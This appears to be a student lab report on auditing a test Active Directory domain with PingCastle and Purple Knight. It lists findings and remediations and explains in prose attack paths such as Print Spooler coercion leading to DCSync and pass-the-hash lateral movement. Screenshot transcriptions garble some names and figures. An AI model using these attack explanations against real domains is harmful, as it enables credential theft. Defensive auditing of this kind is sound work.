Home x Windows 10 x64 x kali-purple (sali) x My Computer x Windows Server 2022 (az... x

PingCastle_Re... x PingCastle_Re... x PingCastle AD... x PingCastle Co... x Téléchargeme... x cybertechnali... x

Fichier | C:/Users/Administrateur/Desktop/PingCastle/ad_hc_cybertechnali.com.h...

NETRIX PINGCASTLE cybertechnali.com About

[Presence of Admin accounts which do not have the flag "This account is sensitive and cannot be delegated": 2](#)

+ 20 Point(s)

At least one administrator account can be delegated

Rule ID:
P-Delegated

Description:
The purpose is to ensure that all Administrator Accounts have the configuration flag "this account is sensitive and cannot be delegated" (or are members of the built-in group "Protected Users" when your domain functional level is at least Windows Server 2012 R2).

Technical explanation:
Without the flag "This account is sensitive and cannot be delegated" any account can be impersonated by some service account. It is a best practice to enforce this flag on administrators accounts.

Advised solution:
To correct the situation, you should make sure that all your Administrator Accounts have the check-box "This account is sensitive and cannot be delegated" active or add your Administrator Accounts to the built-in group "Protected Users" if your domain functional level is at least Windows Server 2012 R2 (some functionalities may not work properly afterwards, you should check the [official documentation](#)).
If you want to enable the check-box "This account is sensitive and cannot be delegated" but this is not possible because the box is not present (typically for GMSA accounts), you can add the flag manually by adding the number 1048576 to the attribute useraccountcontrol of the account.
Please note that there is a section below in this report named "Admin Groups" which gives more information.

Points:
20 points if present

Documentation:

Activer Windows
Accédez aux paramètres pour activer Windows.

PingCastle explains that without the "This account is sensitive and cannot be delegated" flag, an administrator account can be impersonated through Kerberos delegation by a compromised service account. The recommended mitigation is to enable this flag or add privileged accounts to the built-in Protected Users group. The recommendation references STIG V-36435 and the MITRE ATT&CK framework (Active Directory Configuration mitigation).

Direct connection with BloodHound: this is precisely the type of weakness that BloodHound visualizes as an exploitable attack path.

Documentation:
[US]STIG V-36435 - Delegation of privileged accounts must be prohibited.
[MITRE]Mitre Att&ck - Mitigation - Active Directory Configuration

Details:
The detail can be found in [Admin Groups](#)

DN	Reason
CN=hp,CN=Users,DC=cybertechsali,DC=com	Not a protected user
CN=Administrateur,CN=Users,DC=cybertechsali,DC=com	Not a protected user

The affected accounts are:

CN=hp

CN=Administrateur

Both are located under CN=Users,DC=cybertechsali,DC=com and are marked as "Not a protected user."

The built-in Administrator account is not protected against delegation, which represents a significant security finding because the most privileged account in the directory lacks delegation protection.

← → ↺

Fichier | C:/Users/Administrateur/Desktop/PingCastle/ad_hc_cybertechsali.com.h...

🔍 ⚙️ ☆ 🌐 ⌵

NETRIX PINGCASTLE

cybertechsali.com

About

Anomalies analysis

0100

Anomalies : 55 / 100

It is about specific security control points

Anomalies rule details [14 rules matched on a total of 73]

LAPS doesn't seem to be installed	- 15 Point(s)
Policy where the password length is less than 8 characters: 1	- 10 Point(s)
The spooler service is remotely accessible from 1 DC	- 10 Point(s)
The audit policy on domain controllers does not collect key events	- 10 Point(s)
Hardened Paths have been modified to lower the security level	- 5 Point(s)
The number of DCs is too small to provide redundancy: 1 DC	- 5 Point(s)
DsHeuristics has not been set to enable the mitigation for CVE-2021-42291	- 5 Point(s)
No password policy for service accounts found (MinimumPasswordLength>=20)	- 5 Point(s)

Active rules

Accédez aux paramètres pour activer

Informative rule

Fourteen rules matched out of seventy-three evaluated. The most notable findings include:

Microsoft LAPS not deployed (15 points)

Password policy requiring fewer than eight characters (10 points)

Print Spooler service enabled on the domain controller (10 points)

Domain Controller audit policy missing critical security events (10 points)

The latter finding is particularly important because insufficient auditing would significantly hinder incident detection and forensic investigations.


Additional findings include:

Relaxed hardening paths (5 points)

Single domain controller (5 points, no redundancy)

DsHeuristics not configured for CVE-2021-42291

No dedicated password policy for service accounts



PingCastle explains that without Microsoft LAPS, local administrator passwords may be identical across multiple systems. If an attacker compromises one workstation and obtains its local administrator credentials, the same credentials can potentially be reused on other machines, facilitating Pass-the-Hash attacks and lateral movement.

The recommended mitigation is to deploy Microsoft LAPS, ensuring each computer maintains a unique and automatically rotated local administrator password.

The spooler service is remotely accessible from 1 DC

→ 10 Point(s)

Ensure that the Print Spooler service cannot be abused to get the DC credentials

Rule ID:
A-DC-Spooler

Description:
The purpose is to ensure that credentials cannot be extracted from the DC via its Print Spooler service

Technical explanation:
When there's an account with unconstrained delegation configured (which is fairly common) and the Print Spooler service running on a computer, you can get that computer's credentials sent to the system with unconstrained delegation as a user. With a domain controller, the TGT of the DC can be extracted allowing an attacker to reuse it with a DCSync attack and obtain all user hashes and impersonate them.

Advised solution:
The Print Spooler service should be deactivated on domain controllers. Please note as a consequence that the Printer Pruning functionality (rarely used) will be unavailable.

Points:
10 points if present

Documentation:
<https://adsecurity.org/?p=4056>
<https://www.slideshare.net/harmj0y/derbycon-the-unintended-risks-of-trusting-active-directory>
[MITRE]T1187 Forced Authentication

Active Windows
Accédez aux paramètres pour activer Windows.

This is likely the most critical finding of the PingCastle assessment.

PingCastle explains that if an account configured with unconstrained delegation exists and the Print Spooler service is running on the domain controller, an attacker can force the domain controller to authenticate to an attacker-controlled machine, capture its Kerberos Ticket Granting Ticket (TGT), and subsequently perform a DCSync attack to extract every password hash stored in Active Directory, ultimately impersonating any domain account, including the Domain Administrator.

This finding directly correlates with Mimikatz (credential extraction via DCSync) and represents a common attack path identified by BloodHound through the AllowedToDelegate and Unconstrained relationships.

PingCastle recommends disabling the Print Spooler service on all domain controllers

Domain Information

This section shows the main technical characteristics of the domain.

Domain	Netbios Name	Domain Functional Level	Forest Functional Level	Creation date	DC count	Schema version	Recycle Bin enabled
cybertechsali.com	CYBERTECHSALI	Windows Server 2016	Windows Server 2016	2025-11-21 19:51:54Z	1	Windows Server 2019	FALSE

General information about the Active Directory environment:

Domain: cybertechsali.com

NetBIOS Name: CYBERTECHSALI

Domain Functional Level: Windows Server 2016

Forest Functional Level: Windows Server 2016

Creation Date: 21 November 2025

Domain Controllers: 1

Active Directory Schema Version: Windows Server 2019

Active Directory Recycle Bin: Disabled (FALSE)

4.5 PingCastle Assessment Summary

Report Summary — Key PingCastle Findings

Priority	Finding	Impact	Related Section
● Critical	Print Spooler enabled on the Domain Controller	Credential extraction through DCSync	Demonstrated with Mimikatz
● Critical	Administrator accounts not protected against delegation (including the built-in Administrator account)	Kerberos impersonation attacks	Visualized with BloodHound
● High	Microsoft LAPS not deployed	Facilitates lateral movement	Hardening recommendation
● High	NTLMv1/LM authentication enabled	Relay and password cracking attacks	Leads to the Kerberos/NTLM analysis
● High	Default MachineAccountQuota (10 computers)	Consistent with observations made during the setup phase	Already documented
● Medium	Password policy requiring fewer than eight characters	Easier brute-force attacks	Hardening recommendation
● Medium	Insufficient Active Directory auditing	Reduced incident detection and forensic capabilities	Hardening recommendation
● Medium	Active Directory Recycle Bin disabled	Deleted objects cannot be recovered	Hardening recommendation



***Complementary Security
Assessment
Purple Knight***

5. Complementary Security Assessment Purple Knight.

5.1 Assessment Execution


The screenshot shows the 'Agreement' step of the Purple Knight assessment setup. At the top, a progress bar has five steps: Agreement (1, highlighted in purple), Environment (2), Indicators (3), Progress (4), and Summary (5). Below the progress bar, the text 'Confirm the following agreement:' is followed by a scrollable box containing the 'PURPLE KNIGHT LICENSE AGREEMENT'. The agreement text states that it governs the use of the Semperis 'Purple Knight' tool and documentation, and that it constitutes a binding contract between Semperis and the user. It also specifies that the agreement becomes effective upon clicking 'I Agree' or downloading/installing the software. Below the agreement text, there is a checkbox labeled 'I accept the terms in the license agreement' which is checked. At the bottom right, the 'Activer Windows' watermark is visible.

Launch of the Semperis Purple Knight Community Edition (free for non-commercial use) after accepting the End User License Agreement (EULA).

The screenshot shows the 'Environment' step of the Purple Knight assessment setup. The progress bar at the top now has 'Environment' (2) highlighted in purple. Below the progress bar, the text 'Select one or more options' is followed by a scrollable box. In this box, the 'ACTIVE DIRECTORY' option is selected with a checkbox. Below it, the text 'Select forest and domains to assess' is followed by a search bar containing 'cybertechsali.com' and a 'SELECT' button. Below the search bar, a list of selected domains is shown, with 'cybertechsali.com' checked. At the bottom of the scrollable box, the 'ENTRA ID' option is shown with an unchecked checkbox. Below the scrollable box, there is a status bar showing 'Available: 1 Unreachable: 0 Selected: 1' and icons for 'ME-ID Disconnected' and 'OKTA Disconnected'. At the bottom right, the 'Activer Windows' watermark is visible, along with 'BACK' and 'NEXT' buttons.

Selection of the Active Directory forest/domain to assess: cybertechsali.com. The Entra ID and Okta modules are not selected, as the environment is entirely on-premises, which is consistent with the laboratory setup.

5.2 Risk Score Matrix by Category



Purple Knight offers 119 security indicators distributed across six categories:

AD Delegation (19)

Account Security (34)

AD Infrastructure Security (34)


Group Policy Security (11)

Kerberos Security (19)

Hybrid (2)


A total of 118 indicators are selected for the assessment, with one indicator excluded, most likely a Hybrid-related check since Entra ID is not being assessed.

5.3 Seventeen Indicators of Exposure (IOEs) Identified.



Overall security score: 82% (Grade C), with 17 Indicators of Exposure (IOEs) identified. The assessment is executed using the CYBERTECHSALI\sali-adm account, corresponding to the salma.ouchahed administrative account created during the setup phase.

Methodological note: Unlike PingCastle, which reports a risk score (higher scores indicate greater risk), Purple Knight reports a compliance score (higher percentages indicate better security). This distinction should be clearly explained in the report to avoid confusion.



HTML report generated on 25 November 2025, organized into the following categories:

- AD Delegation
- Account Security
- AD Infrastructure Security
- Group Policy Security
- Kerberos Security
- Hybrid

The report also includes appendices covering the list of assessed domains, the scoring methodology, and an ANSSI scorecard.

A notable advantage is Purple Knight's mapping to the ANSSI security framework (Appendix 3), which adds significant value in French and European security contexts.

ACTIVE DIRECTORY	
Forest	cybertechsali.com
No. of Domains	1
Duration	00:01:16
Run by	CYBERTECHSALI\...
Indicators	
Evaluated	115
Not selected	1
IOEs found	17
Passed	98
Failed to run	0
Not Relevant	3
Canceled	0

A total of 115 indicators were successfully evaluated (out of 118 selected), with an execution time of 1 minute and 16 seconds.

Results:

- 98 Passed
- 17 Indicators of Exposure (IOEs)
- 3 Not Relevant
- 0 Execution Failures

CRITICAL IOEs FOUND

Print spooler service is enabled on a DC

This indicator checks for Domain Controllers running the print spooler service....

[Read More](#)

Privileged Users with Weak Password Policy

This indicator looks for privileged users in each domain that don't have a strong password policy enforced, according to ...

[Read More](#)

Two indicators are classified as Critical:

Print Spooler service is enabled on a Domain Controller
Privileged Users with Weak Password Policy

Direct correlation with PingCastle: the first finding confirms the A-DC-Spooler vulnerability previously identified by PingCastle.

Two independent assessment tools therefore converge on the same critical issue, reinforcing its priority within the remediation plan.

5.4 ANSSI Security Baseline Applied

 SECURITY INDICATOR
Privileged Users with Weak Password Policy

ICE Found **0**

SEVERITY
Critical

WEIGHT
8

Security Frameworks

MITRE ATT&CK

- Discovery

MITRE DEFEND

- Harden - Strong Password Policy

ANSSI

- vuln2_privileged_members_password

Description

This indicator looks for privileged users in each domain that don't have a strong password policy enforced, according to ANSSI framework. It checks both FGPP (Fine Grained Password Policy) and the password policy applied to the domain. A strong password as defined by ANSSI is at least 8 characters long and updated no later than every 8 years.

Likelihood of Compromise

Weak passwords are easier to crack via brute force attacks, they can provide attackers opportunities for moving laterally or escalating privileges. The risk is even higher for privileged accounts, for when easily compromised, they improve the attacker's chance to quickly advance within the network.

References

[NIST SP 800-63-3](#)
[Privileged users: members with weak password policy \(ANSSI\)](#)

Result

Found 4 privileged users who do not comply with strong password policies.

DistinguishedName	PasswordPolicyDistinguishedName	MaxAge	MinAge	MinLength	ComplexityEnabled	History	Ignored
CN=Administrateur,CN=Users,DC=cybertechul,DC=com	DC=cybertechul,DC=com	42	1	7	True	24	False
CN=karim.jamali,OU=INFO-TP,DC=cybertechul,DC=com	DC=cybertechul,DC=com	42	1	7	True	24	False
CN=salma.ouchalid,OU=INFO-TP,DC=cybertechul,DC=com	DC=cybertechul,DC=com	42	1	7	True	24	False
CN=tp,CN=Users,DC=cybertechul,DC=com	DC=cybertechul,DC=com	42	1	7	True	24	False

Showing 4 of 4

Remediation Steps

Apply appropriate password policies for privileged users.

Activer Windows
Accédez aux paramètres pour activer Windows.

Four privileged accounts do not comply with the password policy recommended by the ANSSI framework (minimum eight-character password with a maximum validity of five years):

Administrator
karim.jamali
salma.ouchahed
hp

Applied password policy:

Minimum password length: 7 characters
Password complexity: Enabled
Password history: 24
Purple Knight recommends implementing a dedicated password policy for privileged accounts.

This finding directly correlates with PingCastle's A-MinPwdLen finding.

SECURITY INDICATOR

Privileged accounts with a password that never expires

ICE Found

76

SEVERITY

High

WEIGHT

6

Security Frameworks

Mitre Attack

- Credential Access
- Privilege Escalation

Mitre Defend

- Harden - Strong Password Policy

ANSSI

- vuln1_dont_expire_priv

Description

This indicator identifies privileged accounts (adminCount attribute set to 1) where the Password Never Expires flag is set.

Likelihood of Compromise

User accounts whose passwords never expire are ripe targets for brute force password guessing. If these users are also administrative or privileged accounts, this makes them even more of a target.

References

[NIST SP 800-43-3](#)
[Privileged accounts with never-expiring passwords | ANSSI](#)

Result

Found 2 users with password never expires.

DistinguishedName	SamAccountName	PasswordLastSet	ServicePrincipalName	Ignored
CN=salma.ouchahed,OU=INFO TP,DC=cybertechsult,DC=com	sali adm	22/11/2025 17:41:35		False
CN=karim.jamali,OU=INFO TP,DC=cybertechsult,DC=com	karim adm	22/11/2025 18:01:27		False

Showing 2 of 2

Remediation Steps

Enforce that users with privileged access must change their passwords on a regular basis and ensure that those passwords are complex and ideally require MFA to authenticate.

Two administrative accounts are configured with passwords that never expire:

sali-adm (salma.ouchahed)

karim-adm (karim.jamali)

This finding compounds the previous weakness, as weak passwords that never expire significantly increase the exposure window following account compromise.

SECURITY INDICATOR
Recent privileged account creation activity

IOE Found **81%**

SEVERITY Low **WEIGHT** 3

Security Frameworks
MITRE ATT&CK

- Persistence

MITRE D3FEND

- Detect - Domain Account Monitoring

Description
This indicator looks for any users or groups that were created within the last month. Privileged accounts and groups are defined by having their adminCount attribute set to 1.

Likelihood of Compromise
In most environments, creation of privileged accounts and groups is tightly controlled and audited. This indicator provides a fast method to create a list of new privileged accounts (where adminCount = 1) for investigation and review.

References
[audit-user-account-management of Microsoft](#)

Result
Found 5 objects that were created in the last 30 days and are members of a privileged group.

DistinguishedName	SamAccountName	EventTimestamp	Ignored
CN=Administrateur,CN=Users,DC=cybertechsali,DC=com	Administrateur	21/11/2025 20:52:04	False
CN=hp,CN=Users,DC=cybertechsali,DC=com	hp	21/11/2025 20:52:04	False
CN=krbtgt,CN=Users,DC=cybertechsali,DC=com	krbtgt	21/11/2025 20:53:13	False
CN=salma.ouchahed,OU=INFO-TP,DC=cybertechsali,DC=com	sali-adm	22/11/2025 17:41:35	False
CN=karim.jamali,OU=INFO-TP,DC=cybertechsali,DC=com	karim-adm	22/11/2025 18:03:26	False

Showing 5 of 5

Five privileged objects (adminCount=1) have been created within the last 30 days:

Administrator

hp

krbtgt

sali-adm (salma)

karim-adm (karim)

This informational indicator confirms the privileged account creation timeline documented during the setup phase.



SECURITY INDICATOR

Built-in domain Administrator account used within the last two weeks

IOE Found

91%

B-

SEVERITY

Medium

WEIGHT

5

Security Frameworks

MITRE ATT&CK

- Credential Access

MITRE D3FEND

- Detect - Credential Compromise Scope Analysis
- Harden - Strong Password Policy

Description

The Domain Administrator account should only be used for initial build activities and, when necessary, disaster recovery. This indicator checks to see if the lastLogonTimestamp for the built-in Domain Administrator account has been updated within the last two weeks. If so, it could indicate that the user has been compromised.

Likelihood of Compromise

If best practices are followed and domain Admin is not used, this would indicate a compromise. Ensure any logins to the built-in Domain Administrator account are legitimate and accounted for. If not accounted for, a breach is likely and should be investigated.

Result

Found 1 domains in which the built-in administrator was used recently.

EventTimestamp	DistinguishedName	Ignored
21/11/2025 20:59:34	CN=Administrateur,CN=Users,DC=cybertechsali,DC=com	False

Showing 1 of 1

Remediation Steps

Ensure that the built-in domain Administrator account is not used regularly and has a complex password known only to highly privileged admins.

The built-in Administrator account was used on 21 November 2025. Purple Knight notes that this account should normally be reserved for initial deployment and disaster recovery. Recent usage may indicate either poor operational practices or a potential compromise requiring investigation.

Summary of the 17 identified Indicators of Exposure, classified by severity.

High

LDAP signing not required on Domain Controllers

Privileged accounts with non-expiring passwords

RC4/DES encryption supported by Domain Controllers

User accounts with password not required

ADDITIONAL IOEs FOUND

NAME	PLATFORM	SEVERITY LEVEL
• LDAP signing is not required on Domain Controllers	 AD	High 
• Privileged accounts with a password that never expires	 AD	High 
• RC4 or DES encryption type are supported by Domain Controllers	 AD	High 
• User accounts with password not required	 AD	High 
• Built-in domain Administrator	 AD	Medium 

Activer Windows

Préférez aux paramètres po Windows.

Medium

- Built-in Administrator account recently used
- Default Domain Policy modified within the last seven days
- Changes to the Pre-Windows 2000 Compatible Access group
- Recent privileged group modifications
- gMSA not deployed

Administrator account used within the last two weeks		
• Changes to Default Domain Policy or Default Domain Controllers Policy in the last 7 days	AD	Medium
• Changes to Pre-Windows 2000 Compatible Access Group membership	AD	Medium
• Changes to privileged group membership in the last 7 days	AD	Medium
• gMSA not in use	AD	Medium
• Recent privileged account creation activity	AD	Low

Low

Recent privileged account creation

Executable modifications within SYSVOL

Unprivileged users can add computer accounts to the domain

• Recent privileged account creation activity	 AD	Low	
• SYSVOL Executable Changes	 AD	Low	
• Unprivileged users can add computer accounts to the domain	 AD	Low	
• AD objects created within the last 10 days	 AD	Info	
• Protected Users group not in use	 AD	Info	
• Users with Password Never Expires flag set	 AD	Info	

Activer Windows
Accédez aux paramètres pour activer Windows

Informational

Objects created within the last ten days


Protected Users group not utilized

Accounts configured with "Password Never Expires"

Two important correlations should be emphasized:

